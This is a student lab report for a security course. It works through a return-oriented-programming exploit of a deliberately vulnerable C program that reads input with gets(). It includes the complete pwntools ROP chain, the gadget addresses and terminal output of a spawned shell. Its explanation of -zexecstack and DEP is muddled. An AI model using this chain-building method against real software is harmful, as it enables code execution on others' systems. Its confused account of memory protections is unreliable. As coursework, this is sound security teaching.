Lab 3: Return-oriented programming (ROP)

CSC 472/583

Kate Nguyen

Lab performed on 10/25/2021

Introduction

The purpose of this lab is to understand the concept of return-oriented programming (ROP) and exploiting the ROP vulnerability. Figure 1 illustrates the structure of the ROP payload for lab3; given the memory address in parentheses.

Figure 1:


152 Dummy Characters "A"
Address of add_ bin (0x080491b6)
Address of pop_pop_pop_ret gadget (0x08049339)
arg 1 (0xff424242)
arg2 (0xffff4141)
arg3 (0xdeadbeef)
Address of add_bash (0x0804920f)
Address of pop_pop_ret gadget (0x0804933a)
magic1 (0xcafebabe)
magic2 (0xffffffff)
Address of exec_string (0x08049182)
Address of pop_ret gadget (0x0804933b)
a (0xabcdabcd)

Lab Execution:

Read and follow the instructions on the lab3 download, compile, and run the lab3.c file. Next, find the following missing information:


A. The memory address for add_bin, add_bash, exec_string by using the disas command.
B. Find the magic number to trigger to stack overflow and using pattern create of 200 and the command and "pattern search $eip" to find the little endian number magic number
C. Look at lab3.c to determine how many arguments and find the correct ROP gadget
   - Use the cat lab3.c to view the algorithm and determine the number of arguments passed through each method/function. For example, add_bin has 3 arguments (pop_pop_pop_ret), add_bash has 2 arguments (pop_pop_ret), and exec_string has 1 argument (pop_ret). (Figure 2)
   - Use the "ROPgadget - -binary lab3 " to find the memory address for the ROP gadget.
D. Crafting the lab3 payload by using the skeleton python script provided on the course website. The goal is to overwrite the return address of add_bin and using the ROP chain to jump to back to the stack and run add_bash, then again with exec_string. Look at Figure 1. for guidance for order of the payload. Reference Figure 3 and 4 for lab3 payload.
E. Run the program with the command line "python3 rop_exp.py". The final exploit should work outside of gdb and running. If successful, a new shell should be running ;reference Figure 5.

Figure 2:




```
#include <string.h>

char string[100];

void exec_string(int a) {
  if (a == 0xabcdabcd) {
        system(string);
    }
}

void add_bin(int arg1, int arg2, int arg3) {
  if (arg1 == 0xff424242 && arg2 == 0xffff4141 && arg3 == 0xdeadbeef) {
    strcat(string, "/bin");
  }
}

void add_bash(int magic1, int magic2) {
  if (magic1 == 0xcafebabe && magic2 == 0xffffffff) {
    strcat(string, "/bash");
  }
}

void vulnerable_function(char *string) {
  char buffer[140];
  gets(buffer);
}

int main(int argc, char** argv) {
  string[0] = 0;
  vulnerable_function(argv[1]);
  return 0;
}
```

Figure 3:




```
  GNU nano 5.4
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab3")

    # create payload
    add_bin = 0x080491b6
    add_bash = 0x0804920f
    exec_string = 0x08049182

    #   1. Trigger Buffer overflow
    payload = b"A" * 152 + p32(add_bin)

    #   2. Find ROP gadget
    pop_pop_pop_ret = 0x08049339
    pop_pop_ret = 0x0804933a
    pop_ret = 0x0804933b
```

Figure 4:



```
6. badgerctf.cs.wcupa.edu (1)
 GNU nano 5.4
    pop_pop_ret = 0x0804933a
    pop_ret = 0x0804933b

    #   3. combine and formulate payload
    payload += p32(add_bin)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0xff424242)
    payload += p32(0xffff4141)
    payload += p32(0xdeadbeef)
    payload += p32(add_bash)
    payload += p32(pop_pop_ret)
    payload += p32(0xcafebabe)
    payload += p32(0xffffffff)
    payload += p32(exec_string)
    payload += p32(pop_ret)
    payload += p32(0xabcdabcd)


    raw_input(str(p.proc.pid))

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()

^G Help          ^O Write Out    ^W Where Is     ^K
```

Figure 5.




```
root@f1152ef3774c:/workdir # nano rop_exp.py
root@f1152ef3774c:/workdir # python3 rop_exp.py
[+] Starting local process './lab3': pid 340
340
[*] Switching to interactive mode
$ ok
$
$
$
$
```

Discussion & Conclusion

In this lab, the “-zexecstack” also known as data execution prevention (DEP) was not implemented while compiling lab3. This protection marks regions of the memory as non-executable and prevents the execution of these marked regions. Return oriented programming (ROP) is a exploit technique hijackers/attackers to execute code in the presence of a security defense (ie: by not calling “zexecstack”) such as an executable space protection. The basic concept ROP is to create a link and execute a piece of the memory/instruction that is inside of the executable memory which can control and generate the shell code. The most difficult part of this lab was to figure out the order of the payload and passing through the correct arguments, if the payload is not placed in the correct order or the arguments are not passed correctly then the program will come to a halt with the following warning, “stopped with exit code -11 (SIGSEGV). Reference Figure 6.

Figure 6:



```
root@be6129fc9474:/workdir # nano attack.py
root@be6129fc9474:/workdir # python3 attack.py
[+] Starting local process './lab3': pid 301
[*] Switching to interactive mode
$
[*] Got EOF while reading in interactive
$
[*] Process './lab3' stopped with exit code -11 (SIGSEGV) (pid 301)
[*] Got EOF while sending in interactive
root@be6129fc9474:/workdir #
```